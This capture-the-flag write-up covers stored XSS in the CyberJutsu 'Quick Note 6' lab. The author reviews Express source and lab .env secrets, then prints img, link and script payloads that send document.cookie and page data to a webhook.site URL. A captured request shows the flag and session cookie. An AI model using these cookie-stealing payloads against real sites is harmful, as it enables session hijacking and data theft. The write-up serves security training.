


## XSS-LEVEL 6-CBJS-Stored XSS Technique

Continuing with the XSS injection series, we've reached the final challenge (Level 6).


Let's start by using the website as a regular user to observe its functionality.



### Quick Note 6

Input your email to continue ...

Email:  




### Quick Note 6

Welcome hello! 🍌

Need help?  

[Logout](#)

The "Need Help" box redirects users to the `/ticket` endpoint, which doesn't seem to have any errors. 😞




We will contact you as soon as possible.

Even when logging out, the website simply redirects to the home page without revealing any additional endpoints.

### Black Box Testing:

## XSS-LEVEL 6-CBJS-Stored XSS Technique

**Assumption 1:** Let's test for HTML injection in the "Need Help" box.



### Quick Note 6


Welcome Hellooo! 🙋

Need help?



The "Need Help" box doesn't display the content of the HTML header and just returns a default response, "We will contact you asap."

At this point, we need more information, so let's try reading the source code and doing some white-box testing. In the `route` folder, I noticed that `ticket.js` and `index.js` don't appear to contain any potential vulnerabilities.



## XSS-LEVEL 6-CBJS-Stored XSS Technique

```
index.js ↔ index.js level5\... - level4\... • index.js ×
level6 > src > routes > index.js > ...
1  var express = require('express');
2  var router = express.Router();
3
4  router.get('/', function (req, res, next) {
5    if (!req.session.email) {
6      res.render('welcome');
7    }
8    else {
9      res.render('index', { email: req.session.email });
10   }
11 });
12
13 // Login user with email
14 router.post('/user', function (req, res, next) {
15   req.session.email = req.body.email;
16   res.writeHead(302, { 'Location': '/' });
17   res.end();
18 });
19
20 router.get('/logout', function (req, res, next) {
21   req.session.destroy();
22   res.writeHead(302, { 'Location': '/' });
23   res.end();
24 });
25
26 module.exports = router;
```

However, I found a hidden endpoint, `/admin`, in `admin.js`, which seems like something the developer didn't intend for public access. Let's take a closer look at that file!


```
//Show customers support tickets
router.get('/admin', function (req, res, next) {
  if (!req.session.isAdmin) {
    res.render('login');
  } else {
    try {
      Ticket.find({}).sort({ created_time: -1 }).limit(5).exec(function (err, tickets) {
        if (err) return console.log(err);
        res.render('admin', { tickets: tickets });
      });
    } catch (e) {
      console.log(e);
    }
  }
});

//Login
router.post('/admin', function (req, res, next) {
  if (!req.session.isAdmin) {
    if (req.body.username === "admin" && req.body.password === process.env.ADMIN_PASSWORD) {
      req.session.isAdmin = true;
      res.writeHead(302, { 'Location': '/admin' });
      res.end();
    } else {
      res.send('wrong username / password');
    }
  }
});
```


Now, we know there's a private login page for the admin, and we can find the username and password in the folder. I'll try logging in to see how it works! The username should be "admin," and the password is located in the `.env` file.

```
index.js ↔ index.js level5\... - level4\... • .env ×
level6 > src > .env
1  SECRET_KEY=asjbcu1bdu1u1ud0basnakc
2  ADMIN_PASSWORD=admin1234567890##33
3
```

## XSS-LEVEL 6-CBJS-Stored XSS Technique




### Login Admin Panel

Username:  Password:  

Oh, it looks like a Helpdesk service after logging in. Users can submit tickets, and the admin can view them on this page.


**Assumption 2:** This could relate to a database issue—perhaps the admin has hidden some valuable information in the database. I noticed a file displaying the database's `localhost:port` along with the admin password. Let's investigate further!

```
index.js ↔ index.js level5\... - level4\... .env-example X
level6 > src > .env-example
1 SECRET_KEY=abc
2 DB_URL=mongodb://127.0.0.1:27017/level3
3 ADMIN_PASSWORD=
```



It keeps loading, so the database might be running locally on the admin's device.

## XSS-LEVEL 6-CBJS-Stored XSS Technique



### Quick Note 6 - Admin panel


Email	Content
Hellooo	<h1>Ét ô ét</h1>
hello	Yes
hello	Yes

**fsdfsd** <h1>fsdfsdfs</h1>

**fsdfsd** <h1>fsdfsdfs</h1>

[Logout](#)

Hold on, the ticket under HTML format gets executed, which means there might be something we can do here. However, I realized my initial prediction was incorrect—the HTML code is executed in the email login box, not in the content itself. I'll try again with this new insight.



The reason is that the developer forgot to escape HTML tags when displaying emails.

## XSS-LEVEL 6-CBJS-Stored XSS Technique

### Tags

- `<%` 'Scriptlet' tag, for control-flow, no output
- `<%_` 'Whitespace Slurping' Scriptlet tag, strips all whitespace before it
- `<%=` Outputs the value into the template (HTML escaped)
- `<%-` Outputs the unescaped value into the template
- `<%#` Comment tag, no execution, no output
- `<%%` Outputs a literal '<%'
- `%>` Plain ending tag
- `-%>` Trim-mode ('newline slurp') tag, trims following newline
- `_%>` 'Whitespace Slurping' ending tag, removes all whitespace after it

I decided to create two payloads: one with an image and one with a link, hoping that when the admin logs in and sees them, they might click on them. However, let's simplify this! All I really need is to store the JavaScript code directly in the admin's database. This technique is called Stored XSS.

<https://note6.cyberjutsu-lab.tech/admin>

Payload 1:

```
<img src=x onerror=fetch("/note").then(function(response) {  
    return response.text();}).then(function(string){  
  
fetch("https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak=%2bencode  
URI(string))  
});  
'></img>
```

Payload 2:

```
<a href=fetch("/note").then(function(response) {  
    return response.text();}).then(function(string){  
  
fetch("https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak=%2bencode  
URI(string))  
});  
'>Click di</a>
```

**Final Payload:**

## XSS-LEVEL 6-CBJS-Stored XSS Technique

```
<script>
fetch('https://webhook.site/e579dbea-0e5d-4bdb-ad1d-a7c72985ce9d?data_leak=%2bdocument
t.cookie);
</script>
```

REQUESTS (1/100)  
Newest First  
Search Query ?

GET #2932e  
14.225.210.17  
07/29/2024 3:06:37 PM

Request Details

Permalink Raw content Copy as ▼

GET https://webhook.site/77bfe9b0-c72a-4477-9a16-1a2e4c1f9051?data\_lea...

Host 14.225.210.17 Whois Shodan Netify Censys VirusTotal

Date 07/29/2024 3:06:37 PM (a few seconds ago)

Size 0 bytes

Time 0.001 sec

ID 2932e88d-6257-466a-9b14-719e3694de79

Note Add Note

Query strings

data\_leak flag=CBJS{91034f8beab36611ad4ebb52531447ca}; connect.sid...